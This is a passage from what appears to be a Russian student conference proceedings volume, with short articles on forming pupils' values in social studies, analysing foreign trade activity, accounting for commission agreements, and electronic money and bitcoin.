traditions and modernity "
Yakutsk

RECOMMENDATIONS AND PROPOSALS FOR THE FORMATION VALUE ATTITUDES OF STUDENTS IN THE CLASSROOM

Annotation: Students' mastery of the content of the standard for the discipline "social studies" as an academic discipline should ideally contribute to the personal development of students, the formation of their ideological positions based on universal world outlook, spiritual and moral values.

Key words: values, social studies, history, social sciences, education, school, students.

Общественные науки (обществознание), гуманитарные науки (история) науки как никто другой играют важную роль в формировании ценностных установок учащихся. Программа образования этих двух школьных предметов включают темы, предполагающие развитие у учащихся таких важных социально-значимых качеств и черт как: честь, патриотизм, любовь и забота к ближнему, сострадание, гражданский долг, забота о родителях, осознанное отношение к браку, толерантное и уважительное отношение к другим народам, их культурам, ценностям и много другое.

Формирование ценностных ориентаций школьников, система их взглядов и убеждений не может происходить через авторитарное навязывание мнения учителя, оно должно основываться на взаимном сотрудничестве и интересе к общему делу.

Важной социально-психологической особенностью школьников можно считать динамизм моральных идей. Поэтому необходимо создать единое пространство системной деятельности для духовного и нравственного развития ребенка, важно систематическая организация различных типов нравственно-ориентированной деятельности в учебном заведении, иными словами создание среды, ориентированной на моральное и ценностное образование.

Работа по воспитанию у школьников ценностного отношения к жизни требует особой осознанности и ответственности, владения формами деятельности, и является одним из основополагающих направлений в работе современного педагога, которому предоставляется возможность моделировать и осуществлять воспитательную деятельность, адекватного, квалифицированного гражданина, уважающего национальные и культурные традиции своего народа и других народов.

Школьный возраст в жизни человека-это начало важного и ответственного периода. Период активного развития нравственных качеств, можно сказать время создания основ ценностных ориентаций личности.

Постепенно в сознании ребенка начинает формироваться система ценностей, которой он следует. Именно в 6-7 классах процесс формирования ценностных ориентаций протекает наиболее динамично. Следует отметить, что на установку ценностей у школьников в первую очередь влияют пример взрослых, их собственный социальный и моральный опыт, примеры из

художественной литературы, фильмов, сериалов, мнения его окружения: сверстников и друзей.

Необходимо отметить, что современный процесс воспитания и социализации полисубъектен, семья и школа утратили монополию на воспитание и социализацию ребенка. На школьника оказывают мощное воспитывающее и социализирующее влияние (не всегда позитивное) СМИ, интернет, телевидение, иные источники информации, религиозные и общественные организации, молодежные сообщества, субкультура и т.д. Уже в младшем школьном возрасте человек тем или иным образом включен в различные виды социальной, информационной, коммуникативной активности, в содержании которых присутствуют разные, нередко противоречивые ценности и мировоззренческие установки.

По мнению Н.Ю.Зубенко, ценности - это осознанные, отрефлексированные общие смысловые образования человека, которые влияют на его жизнедеятельность, детерминируя поведение и отношение к окружающим. Для становления положительного отношения к ценностям необходим опыт их эмоционального переживания и рефлексии, потому что знание общественных норм и ценностей не является гарантией того, что человек готов им добровольно следовать в различных обстоятельствах жизни. В школе такой опыт переживания может возникнуть у учащегося в процессе взаимодействия:

1. С учителем - приобретение учащимся социальных знаний о социальных нормах, о структуре общества, о социально одобренных и неодобрительных формах поведения в обществе и другое)
2. С друзьями (в компании) – отношение к базовым ценностям общества;
3. С социальными субъектами - получение школьного опыта самостоятельного социального действия.

По результатам проведенной работы мы составили методы формирования отношений студентов.

При формировании ценностных установок нужно учитывать:

14. Необходимо проведение бесед классными руководителями, проведение родительских собраний с освещением проблем существующих в коллективах старшеклассников, проведение общешкольных мероприятий с привлечение специалистов из вне для раскрытия проблемных сторон освещаемой тематики.

По нашему мнению важную роль играет классный руководитель, поэтому деятельность классного руководителя должна быть направлена на:

16. Тесное взаимодействие с учащимися, понимание из запросов, проблем;
17. Установление взаимного доверия;
18. Направлять усилие познавательную деятельность по саморазвитию, самоопределению учащихся не только на уроках, но и во внеучебной деятельности;

19. помогать вхождению в систему социальных ролей;

• создавать условия для реализации творческого потенциала личности.

В старшем школьном возрасте процессы духовно-нравственной автономии личности, физического и нравственного самосовершенствования и жизненного самоопределения приобретают смысловое значение. В этот период индивидуальная и групповая работа педагога должна быть направлена на выработку навыков рефлексии, саморегуляции и умения принимать решения в ситуациях выбора. В подростковом возрасте при наличии благоприятных условий возникает готовность ставить перед собой цели. Часто юноши и девушки испытывают трудности в формулировке цели, в отборе средств, необходимых для ее достижения, в анализе достигнутого. Групповая работа со старшеклассниками позволяет повысить их организаторские способности, углубить опыт общения, но главное-научиться планировать и организовывать свою жизнедеятельность, оценивать себя и свои действия, строить планы на будущее. В решении этих проблем могут помочь классные часы общения, посвященные вопросам самопознания, самоопределения, индивидуальные консультации психолога и педагога.

Использованные источники:

1. Куликова Л.Н. Воспитать себя, 2001
2. Овчинников О.М. Ценностные ориентации подростков с дезаптивным поведением, 2009

УДК 657.1

Попова И.А.
студент магистратуры 3 курса
экономический факультет
Липецкий государственный технический университет
Россия, г. Липецк

ОСОБЕННОСТИ АНАЛИЗА ВНЕШНЕЭКОНОМИЧЕСКОЙ ДЕЯТЕЛЬНОСТИ ПРЕДПРИЯТИЯ

Развитие внешнеэкономической деятельности в последние годы является одним из приоритетных направлений для большинства организаций в нашей стране. Выход на внешний рынок привлекает многие организации, так как влечет за собой дополнительные финансовые выгоды. Однако, помимо значимых экономических выгод, ведение внешнеэкономической деятельности несет для предприятий дополнительные риски. Правильно организованный и достоверный анализ может помочь предприятиям в принятии результативных управленческих решений по ведению и контролю внешнеторговых отношений.

Ключевые слова: внешнеэкономическая деятельность, внешнеторговые операции, анализ, экспорт, импорт

Popova I.A.
Master's Degree Student
3rd course faculty of Economics
Lipetsk State Technical University
Russia, Lipetsk

FEATURES OF FOREIGN ECONOMIC ACTIVITY ANALYSIS

The development of foreign economic activity is one of the priorities for most organizations in Russia now. Entering to the foreign market is attracts a lot of organizations, because it's a cause of additional financial benefits. However, in addition to significant economic benefits, the foreign economic activity carries additional risks for organizations. Correct organization and reliable analysis can help enterprises to make effective management decisions on the management and control of foreign trade relations.

Key words: foreign economic activity, foreign trade operations, analysis, export, import

Эффективная внешнеторговая деятельность предприятия возможна лишь при верной организации всех секторов управления.

Для совершения результативных и экономически эффективных управленческих решений предприятиям, целью которых является успешное совершение сделок на внешнем рынке, необходимо владеть всей достоверной информацией о состоянии дел, как структуре предприятия, так и на внешнем рынке. Данную информацию можно получить с помощью

подробного анализа ВЭД организации и секторов внешнего рынка.

Каждое предприятие, ведущее ВЭД, имеет свои особенности, на которые следует обращать внимание при проведении анализа.

Во-первых, увеличение кредитных рисков и высокая вероятность срыва предварительно установленных сроков выполнения договора является возможным результатом увеличения сроков и величины расстояния, на которые осуществляются экспортные и импортные операции.

Во-вторых, всем участникам ВЭД необходимо точно соблюдать таможенное законодательство при пересечении товарами таможенной границы РФ.

В-третьих, каждый участник ВЭД при оплате товаров и услуг иностранной валютой сталкивается с вероятностью возникновения валютных рисков.

В-четвертых, различия в законодательных и нормативных актах разных стран являются причиной увеличения налоговых обязательств и приводят к необходимости учитывать во внешнеторговом договоре законодательство всех сторон сделки.

Пятой особенностью является частая необходимость привлекать посреднические предприятия, оказывающие услуги по распространению экспортного или импортного товара, что является дополнительным фактором расходов при доставке товаров из-за границы.

При анализе следует обращать внимание на роль некоторых рисков при организации ВЭД. Основные их виды представлены в таблице 1.

Таблица 1. Виды рисков ведения ВЭД

Вид риска	Причина возникновения риска
1. Рыночный риск	Конкуренция со стороны других производителей, снижение спроса или цен на товар в выбранном секторе.
2. Политический риск	Международные конфликты, введение ограничений, , нестабильная политическая ситуация внутри стран участников внешнеторговых сделок.
3. Риск снижения финансовой устойчивости	Неэффективная финансово-экономическая политика предприятия.
4. Коммерческий риск	Нарушение сторонами, участвующими во внешнеторговой сделке, условий контракта.
5. Валютный риск	Риск недополучения дохода в результате колебания курса иностранных волют.
6. Производственный риск	Трудности в организации производства в необходимых объемах и в оговоренные сроки, в отладке оборудования и подготовке высококвалифицированных кадров.

8. Структурный риск	Неэффективное финансирование текущих затрат предприятия, которые влекут за собой высокий удельный вес постоянных издержек в их общей сумме.
9. Инфляционный риск	Обесценивание реальной стоимости капитала, а также ожидаемых доходов от осуществления внешнеторговых операций.

Анализ ВЭД, в зависимости от того в какой момент учета происходит аналитическая работа, подразделяется на три вида: предварительный, текущий и последующий.

Предварительный анализ организовывается до момента проведения каких либо управленческих решений. Данный анализ необходимо применять для получения обоснований управленческих решений и плановых заданий, а также для получения предварительной оценки ожидаемого выполнения плана и исключения вероятности нежелательных результатов.

На этапе предварительного анализа управленческий состав предприятия предоставляет данные для принятия нового управленческого решения:

– определяет самый оптимальный вариант внешнеторговой сделки;

– выявляет ключевые условия договоров;

– определяет варианты развития внешнеторговых перспектив предприятия;

– реализует бизнес-планирование ВЭД;

– математическим методом реализуется вычисление экономической результативности будущих сделок.

Ключевую роль в проведении предварительного анализа имеет оценка платежеспособности, деловой репутации и финансовой надежности будущих иностранных контрагентов.

Текущий анализ проводится в результате осуществления принятого управленческого решения. Он считается самым полным анализом финансовой деятельности, включающим в себя результаты предварительного анализа и являющийся базой для последующего анализа.

Процедуры текущего анализа ориентированы на анализ информации и реализацию контроля по результатам экспортно-импортных операций.

Целью данного анализа является получение актуальных данных для принятия оптимальных решений в результате ежедневного контроля ВЭД предприятия.

Суть текущего анализа ВЭД предприятия заключается:

– в анализе актуальных условий по выполнению сторонами условий контракта;

– в контроле по организации графиков поставок;

– в контроле корректности расчетов и платежей;

– в контроле реализации логистики перевозимых грузов.

Результаты текущего анализа могут стать базой для предъявления

претензий иностранным контрагентам за невыполнение ими условий контракта.

Последующий анализ используется для обобщения итоговых данных реализации заключенных внешнеэкономических контрактов и ВЭД предприятия в целом за определенный период.

Основная цель последующего анализа заключается в объективной оценке результатов ВЭД, которая включает в себя идентификацию основных параметров, оказавших влияние на показатели ВЭД, выявление причин по убыткам и утраченной выгоде, определение имеющихся резервов и разработку мероприятий по увеличению результативности хозяйственной организации предприятия по ведению ВЭД.

Главный критерий методики последующего анализа заключается в том, что полученные результаты ВЭД оцениваются с планом и результатами предшествующего аналитическому периоду.

Экономический анализ может быть комплексным и тематическим.

Комплексный анализ представляет собой общую совокупность параметров организации, которые в полной мере отражают его хозяйственную, коммерческую и финансовую деятельность, связанную с реализацией внешнеторговых связей за рассматриваемый период.

Объектами комплексного анализа могут являться самостоятельные отделы предприятия, центры возникновения затрат и т.д., но главным объектом комплексного анализа является предприятие в целом. Результаты данного комплексного анализа деятельности организации за рассматриваемый период должны являться базой для бизнес-планирования и заключения новых договоров.

Тематический анализ представляет собой анализ тех направлений финансово-хозяйственной деятельности, которые имеют наибольший интерес в рассматриваемый период времени.

Главной целью данного анализа является изучение параметров реализации договоров, сделок, результативности продаж разных товарных групп или определенных товаров на конкретных рынках, оценку развития внешнеэкономических связей с определенными контрагентами.

Тематический анализ следует применять для стимуляции управленческого состава предприятия на поиск новых способов взаимовыгодной реализации спроса на собственную продукцию в разных секторах внешнего рынка.

Экономический анализ может определить неизрасходованные резервы для оптимизации ВЭД экономического субъекта. Нереализованные резервы можно определить во многих организационных участках деятельности анализируемой компании. Благодаря применению выявленных резервов можно значительно увеличить внешнеэкономическую активность организации, открыть для него новые экспортные и импортные рынки, в полной мере реализовать обязательства по внешнеэкономическим договорам, уменьшить себестоимости экспортно-импортных операций,

сократить непроизводственные расходы. Результатом данных операций станет увеличение степени результативности внешнеэкономических операций и оптимальное применение ресурсов, что в совокупности является улучшением финансового состояния предприятия.

В качестве информационной базы экономического анализа в первую очередь применяются данных маркетинговых исследований, бизнес-планирования, управленческого, финансового, налогового и бухгалтерского учета и отчетности.

В результате анализа внешнеэкономической деятельности можно получить информацию о ключевых участниках рынка, которые активно принимают участие в экспортно-импортных сделках; о регионах импортерах и экспортерах товаров и услуг; об объемах экспорта и импорта в производстве и реализации продукции в стране; ключевых таможенных пунктах через которые организуется экспорт или импорт товаров (работ, услуг); также информацию, которая позволяет оценить реакцию экспортного или импортного рынка на различные изменения в политической и экономической среде.

Использованные источники:

1. Борисова, И.И. Правовое обеспечение внешнеэкономической деятельности / И.И. Борисова.: Изд-во Нижегор.гос.ун-та им. Н.И.Лобачевского, 2015. – 72 с
2. Войтович А.И. Внешнеэкономическая деятельность / А.И. Войтович. – Минск: курс лекций, академия управления при Президенте республики Беларусь, 2013. – 223 с
3. Грачев Ю.Н. Внешнеэкономическая деятельность. Организация и техника внешнеторговых операций / Ю.Н. Грачев – М.: ИНФРА-М, 2016. – 347 с
4. Диденко, Н.И. Основы внешнеэкономической деятельности в РФ. 2-е изд. / Н.И. Диденко. - СПб.: ИД Питер, 2014. – 560 с

УДК 657.1

Попова И.А.
студент магистратуры 3 курса
экономический факультет
Липецкий государственный технический университет
Россия, г. Липецк

ОСОБЕННОСТИ БУХГАЛТЕРСКОГО УЧЕТА ПО ДОГОВОРУ КОМИССИИ

Организация, учет и налогообложение товаров через посредника-комиссионера имеют свои особенности по сравнению с аналогичными операциями по продаже товаров внутри Российской Федерации. Привлечение компаний-посредников и заключение с ними договоров комиссии не только предоставляет предприятиям преимущества, но и обязывает более основательно подходить к процессу учета и документирования сделок. В данной статье представлен анализ особенностей бухгалтерского учета комиссионных операций, определены основные условия при заключении договоров комиссии.

*Ключевые слова**:** бухгалтерский учет комиссионных операций, договор комиссии, комитент, комиссионер*

Popova I.A.
Master's Degree Student
3rd course faculty of Economics
Lipetsk State Technical University
Russia, Lipetsk

FEATURES OF ACCOUNTING OPERATIONS UNDER COMMISSION AGREEMENT

Organization, accounting and taxation of goods through an commissioner's services have their own characteristics in comparison with similar operations for the sale of goods within the Russian Federation. Attracting intermediary companies and concluding contracts with them provide not only advantage, but also requires a more thorough approach to the process of accounting and documenting transactions. This article presents an analysis of operations accounting features under commission contract, identified the main conditions for the conclusion of commission contracts.

Key words: commission contract, accounting of commission operations, committent, commission buyer

В настоящее время огромное количество предприятий реализуют свою продукцию через посредников. Более того, посредники часто являются участниками сделок по приобретению имущества и услуг для ведения хозяйственной деятельности организаций.

Все посреднические операции оформляются договорами, которые подразделяются на три вида: договор поручения, договор комиссии и

агентский договор. Все перечисленные договоры имеют как общие черты, так и определенные особенности, которые необходимо учитывать при отражении в бухгалтерском учете и налогообложении.

В настоящей статье рассмотрим особенности бухгалтерского учета комиссионных операций как со стороны заказчика посреднических услуг (комитента), так и со стороны посредника (комиссионера).

Под договором комиссии в общем случае подразумевается соглашение, по которому одна сторона (комиссионер) обязуется по поручению другой стороны (комитент) организовать торговые операции от своего имени за определенное вознаграждение.

Основным условием при заключении договора комиссии является отражение стоимости товара и услуг, по которой они могут быть реализованы комиссионером.

Возможны два варианта реализации контрактных обязательств:

– фиксированное значение стоимости со стороны комитента;

– гибкое ценообразование, позволяющее реализовывать комиссионеру продукцию с наценкой.

В случае гибкого ценообразования, комиссионер, помимо фиксированного вознаграждения за предоставленные услуги, может получить дополнительную выгоду при продаже продукции по более высоким ценам.

Комиссионер, реализовавший продукцию по цене ниже заранее согласованной с комитентом, обязан возместить разницу, если не докажет, что продажа по более высокой цене была невозможна, а реализация по более низкой цене была необходима для предотвращения дополнительных убытков комитента.

После выполнения условий договора, комиссионер обязан предоставить комитенту отчет. Все возражения по отчету должны быть обозначены комитентом в течение тридцати дней со дня получения отчета, если соглашением сторон не установлен иной срок. В случае многократного выполнения поручений по одному договору комиссии, отчет со стороны комиссионера и вознаграждение со стороны комитента должны предоставляться с установленной в договоре периодичностью.

Одной из особенностей договора комиссии является необходимость со стороны комитента дополнительно возмещать посреднику затраты на исполнение условий договора, а именно: транспортные расходы, затраты на таможенное оформление и страхование, дополнительные расходы по упаковке и т.д. Во избежание спорных ситуаций, весь перечень возмещаемых расходов заранее обговаривается между сторонами и фиксируется в договоре комиссии.

В целях исполнения договора комиссии комиссионер имеет право заключать договор субкомиссии, если иное не предусмотрено договором. Причем по договору субкомиссии комиссионер приобретает в отношении субкомиссионера права и обязанности комитента.

Рассмотрим особенности бухгалтерского учета у предприятий комиссионеров.

Организациям-комиссионерам бухгалтерский учет посреднических организаций целесообразно вести на счете 76 «Расчеты с разными дебиторами и кредиторами», выделив при этом отдельные субсчета для удобства учета. В таблице 1 представим возможный вариант субсчетов к счету 76.

Таблица 1. Дополнительные субсчета к счету 76 «Расчеты с разными дебиторами и кредиторами»

Счет	Субсчет 1-го порядка
76 "Расчеты с разными дебиторами и кредиторами"	76-1 "Расчеты с поставщиками и подрядчиками в рамках комиссионного договора"
	76-2 "Расчеты с комитентом по отчету комиссионера"
	76-3 "Расчеты с комитентом по комиссионному вознаграждению"
	76-4 "Расчеты с комитентом по возмещаемым расходам"
	76-5 "Расчеты с покупателем в рамках посреднического договора"

Отметим, что названия субсчетов, представленные в таблице 1, являются условными, так как каждое предприятие имеет возможность самостоятельно организовывать аналитический учет такого рода операций.

В случае если комиссионер оказывает услуги по хранению товара с целью его последующей реализации, то цена этого товара отражается на забалансовом счете 002 «Товарно-материальные ценности, принятые на ответственное хранение». Забалансовый учет со стороны комиссионера не ведется в том случае, если реализация продукции осуществляется напрямую со склада комитента, минуя склад комиссионера, а также при организации работ и услуг комитента.

Для учета прямых расходов комиссионеру целесообразно использовать счет 20 «Основное производство», а для учета косвенных затрат – счет 26 «Общехозяйственные расходы». При этом в случае, если комиссионер помимо посреднических услуг ведет иную деятельность, то предприятию-комиссионеру следует к счету 20 вести аналитический учет для каждого такого вида деятельности.

Реализация авансовых платежей, полученных комиссионером от покупателей, может быть представлена в договоре комиссии несколькими вариантами:

– авансовые платежи остаются на счете комиссионера до момента окончательных расчетов с покупателями;

– авансовые платежи сразу после получения перечисляются комитенту. В данном случае в учете комиссионера применяется по дебету счет 62 «Расчеты с покупателями и заказчиками», субсчет «Авансы

полученные», по кредиту счет 51 «Расчетные счета».

Помимо услуг по реализации продукции комитента посреднические предприятия могут также выполнять услуги по приобретению товаров для комитента. При этом комиссионное вознаграждение может быть получено комиссионером одним из следующих вариантов:

– сумма вознаграждения удерживается из выручки, причитающейся комитенту;

– величина вознаграждения удерживается из сумм, перечисленных комиссионеру комитентом для выполнения поручения по приобретению товаров и услуг;

– сумма перечисляется комиссионеру комитентом на основании представленного им отчета об оказании посреднических услуг.

Выбранный вариант оплаты обязательно должен быть указан в договоре комиссии во избежание возможных споров.

Для бухгалтерского учета операций у комитента при расчетах с комиссионером также может использоваться счет 76. В этих целях к нему необходимо открыть субсчет 76-1 «Расчеты с комиссионером».

В случае ведения расчетов и отгрузки товаров без участия комиссионера, бухгалтерские проводки в учете комитента будут производиться по фактически осуществленным операциям, а на основании отчета комиссионера будет начисляться только величина комиссионного вознаграждения.

В таблице 2 представлен пример проводок по расчетам без участия комиссионера.

Таблица 2. Учет операций без участия комиссионера в расчетах

Счет Дт	Счет Кт	Описание проводки	Сумма проводки	Документ - основание
45	41	Отражена отгрузка товаров комиссионеру для реализации	Стоимость товаров	Товарная накладная по форме №ТОРГ-12
62.01	90.1	Отражена реализация товаров	Выручка от реализации товаров	Товарная накладная по форме №ТОРГ-12; Счет-фактура
90.2	45	Списана себестоимость проданных товаров	Сумма себестоимости товаров	Товарная накладная по форме №ТОРГ-12; Счет-фактура
90.3	68.2	Начислен НДС по реализованным товарам	сумма НДС	Товарная накладная по форме №ТОРГ-12; Счет-фактура
51	62.01	Отражено получение денежных средств от покупателя	Продажная стоимость товаров	Платежное поручение; Банковская выписка

44	60.01	Отражено комиссионное вознаграждение	Сумма комиссионного вознаграждения	Акт выполненных работ; Счет-фактура
19	60.01	Отражен НДС, относящийся к комиссионному вознаграждению	Сумма НДС с комиссионного вознаграждения	Акт выполненных работ; Счет-фактура
60.01	51	Отражено перечисление суммы комиссионного вознаграждения	Сумма комиссионного вознаграждения	Платежное поручение; Банковская выписка

В заключении отметим следующие основные особенности при реализации сделок по договору комиссии:

– предметом договора комиссии является реализация комиссионером сделок за счет комитента. Комиссионер в этом случае действует от своего имени, и, следовательно, становится ответственным за сделки с третьими лицами;

– основным показателем надлежащего выполнения комиссионного поручения является выполнение его на самых выгодных условиях для комитента;

– в соответствии с общеустановленными правилами, заключение договора субкомиссии является допустимым действием в том случае, если это четко не запрещено в договоре комиссии;

– затраты, понесенные комиссионером в результате исполнения договора комиссии, не входят в вознаграждение комиссионера, и обязаны быть оплачены комитентом независимо от оплаты комиссионного вознаграждения;

– комитент имеет право отказаться от исполнения любого договора комиссии в любой момент времени;

– комиссионер не имеет возможности в одностороннем порядке расторгнуть договор комиссии, заключенный на фиксированный срок.

Использованные источники:

1. Остаев Г.Я. Методологические особенности подготовки и проведения аудита сделок встречной торговли при внешнеэкономической деятельности/Г.Я. Остаев // Бюллетень науки и практики. 2016. №5. с.415-427

2. Ульянова, Н.В. Экспорт. Импорт. Учет и налогообложение / Н.В. Ульянова. - М.: БераторПресс, 2014. – 176 с

3. Щепотьев А.В., Применение забалансовых счетов в бухгалтерском учете финансово-хозяйственных операций / А.В.Щепотьев // Аудиторские ведомости. – 2007. - №11.

УДК 336.747.5

Попова Т.С.
студент 4 курса
специальность «Экономическая безопасность»
Оренбургский филиал
РЭУ имени Г.В. Плеханова
научный руководитель: Огородникова Е.П., к.э.н.
доцент
Россия, г. Оренбург

ЭЛЕКТРОННЫЕ ДЕНЬГИ КАК ОБЪЕКТИВНАЯ РЕАЛЬНОСТЬ

Аннотация: В статье поднимаются вопросы сущности электронных денег и операций с ними, частных денег и новых платежных систем в РФ. Анализируются актуальные тенденции пользования сервисами электронных денег и динамика изменения курса платежной системы «биткоин».

Ключевые слова: деньги, электронные деньги, платежная система, криптовалюта, кредитные деньги.

Popova T.S., student
4 year, specialty «Economic security»
REU Orenburg branch of G.V. Plekhanov
Russia, Orenburg
The research supervisor: Ogorodnikova E.P.
Candidate of Economic Sciences, Associate Professor

ELECTRONIC MONEY AS AN OBJECTIVE REALITY

Annotation: The article raises questions about the essence of electronic money and transactions with them, private money and new payment systems in the Russian Federation. Current trends in the use of electronic money services and the dynamics of changes in the rate of the Bitcoin payment system are analyzed.

Keywords: money, electronic money, payment system, cryptocurrency, credit money.

Прогресс информационных технологий привел к настоящей революции в системе денежного обращения. Появились новые способы существования кредитных денег, а вместе с ними и новые термины: «электронные деньги», «виртуальные деньги» и т.п. В связи с этим принципиальное значение приобретает вопрос: являются ли эти новые инструменты новыми видами денег или это новые формы существования кредитных денег и операций с ними благодаря достижениям прогресса? Ответ состоит в том, что в результате прогресса возникли новые формы существования кредитных денег, которые не отменяют старые виды денег, а постепенно вытесняют их по мере распространения новых платежных систем. В действительности появляются не новые деньги, а новые платежные системы, и это явление стало причиной многих заблуждений.

В основе существующих заблуждений относительно современных

платежных систем лежат особенности, присущие применению терминологии в повседневном лексиконе. Стремление к ясности и краткости, свойственное языку, порождает слова и выражения, которым люди придают определенный понятный им смысл, который может отличаться от буквального значения термина. Когда говорят «электронные деньги», «виртуальные деньги», «криптовалюта», люди подсознательно отделяют значение этих слов от обозначения тех реальных денег, которыми они располагают. Но указанные термины позволяют обществу, не вдаваясь в детали, принять новые категории, порожденные прогрессом.

Поэтому нельзя согласиться с тем, что в исследованиях новейших платежных систем, возникающих на основе ИТ-технологий и других достижений прогресса, проводятся мысли о появлении неких новых видов денег. Примером правильного подхода к определению своих места и роли в денежном хозяйстве является трактовка своей деятельности компанией «Яндекс. Деньги». На сайте компании заявлено следующее: «”Яндекс. Деньги” — электронная платежная система, реализующая идею электронных денег. Обеспечивает проведение финансовых расчетов между участниками системы (лицами, открывшими счета в системе) в режиме реального времени. Валюта расчетов — российский рубль. Предназначена для обеспечения функционирования систем электронной коммерции». [6] То есть здесь ясно сказано, что деньги — это российский рубль, а предлагаемая платежная система предназначена для проведения расчетов этими самыми рублями в электронном виде.

«Яндекс. Деньги» — лидер по количеству пользователей среди сервисов электронных денег. В 2017 году Яндекс.Деньгами платили 33% респондентов, в 2018 году — 48,5%: за год доля пользователей сервиса выросла почти в 1,5 раза. Далее следуют WebMoney и PayPal — 38,9% и 38,6% соответственно. На четвертом месте QIWI — 36,2%. Аудитория электронного кошелька МТС-Деньги составляет 12,1% от всего числа опрошенных онлайн-плательщиков 18–55 лет.

Электронными деньгами чаще всего оплачивают заказы в интернет-магазинах (в российских — 27,9% опрошенных, в зарубежных — 27,8%, без уточнения географии — 37,2%), мобильную связь (35,2%), контент, книги, мобильные приложения или платные опции социальных сетей (21%). Кроме того, 24% респондентов переводят электронные деньги другим людям, а 19,8% — платят за ЖКУ и по другим бытовым счетам.

Электронные деньги по-прежнему чаще всего перечисляют с десктопов (65,2% опрошенных), но популярность этого вида расчетов на мобильных устройствах тоже растет — в 2018 году таким образом платят 53,7% респондентов, что в 1,5 раза больше, чем в 2017 году.

В сегменте использования сервисов электронных денег лидером роста является Web Money, нарастивший свою долю за счет Qiwi Кошелька и PayPal, при неизменной доле Яндекса (Рис. 1).




Рисунок 1. Пользование сервисами электронных денег, % [5]

Исходя из анализа вышеприведенных данных, можно сказать о том, что рынок электронных денег в РФ, вместе со всей безналичной индустрией, растет с каждым годом выше и выше, и согласно прогнозам, на среднесрочную перспективу данная динамика будет усиливаться. Необходимо отметить, что вместе с такими гигантами, как «Яндекс.Деньги» на данном рынке появляются и молодые компании, высокие темпы роста которых способствуют обеспечению здоровой конкуренции на рынке электронных денежных средств.

Типичным вариантом платежной системы, ставшей возможной благодаря достижениям современной техники, является система «биткоин», которая с момента появления в 2009 г. была широко разрекламирована как новая цифровая денежная единица, лишенная недостатков существующих денег, в частности американского доллара, и не допускающая государственного вмешательства. Не входя здесь в технические вопросы устройства системы «биткоин», следует отметить, что для профессионалов с самого начала было понятно, что это не новые деньги, а новая платежная система, созданная благодаря возможностям информационных технологий.

Признаком того, что «биткоин» не является деньгами, служит отсутствие у него собственной стоимости, а также то, что он не является обязательством. То есть это изделие не является ни торговыми, ни кредитными деньгами. Более того, «биткоин» не может полноценно существовать без настоящих денег, у него нет постоянной цены, и постоянно происходят колебания его цены в долларах. Вначале цена стремительно возрастала, затем, по прошествии нескольких лет, стала падать (конец 2011 г.). Интерес к «биткоинам» на восходящей волне цены подогревали инвесторы, которые успели сделать за это время неплохие прибыли. Не случайно Алан Гринспен назвал «биткоин» пузырем, когда его цена выросла в течение одного 2013 г. почти в 90 раз, достигнув около 1200 долл. [7] Но в конце февраля 2014 г., в результате серии операций одной японской компании, в системе произошел обвал, и цена «биткоина» упала до 470 долл., принеся миллионные убытки некоторым участникам (Рис. 2). Когда возможности легкого пополнения кошелька владельцами «биткоина»

оказались исчерпанными, интерес к новой системе начал угасать. Стало во все большей мере проясняться, что «биткоин» — это не деньги, а некий жетон, посредством которого можно проводить платежи внутри специальной замкнутой системы, в которой эти жетоны не утрачиваются, а переходят из рук в руки и могут накапливаться у некоторых держателей.




Рисунок 2. Динамика изменения стоимости «биткоина» за 2010–2017 года

Как отмечается в описании этой системы, «принцип одноранговой сети и отсутствие административного центра делает невозможным государственное или частное регулирование системы, а также манипуляции с изменением суммарного количества биткоин». Принципиальное отсутствие возможности контролировать со стороны проводимые операции, несовместимость системы «биткойн» с органом типа центрального банка и другие подобные свойства системы сделали ее привлекательной для некоторых участников ради проведения или получения платежей, которые государство не может контролировать, а тем более управлять ими. Эти свойства системы «биткоин» стали причиной того, что в некоторых странах она была запрещена.

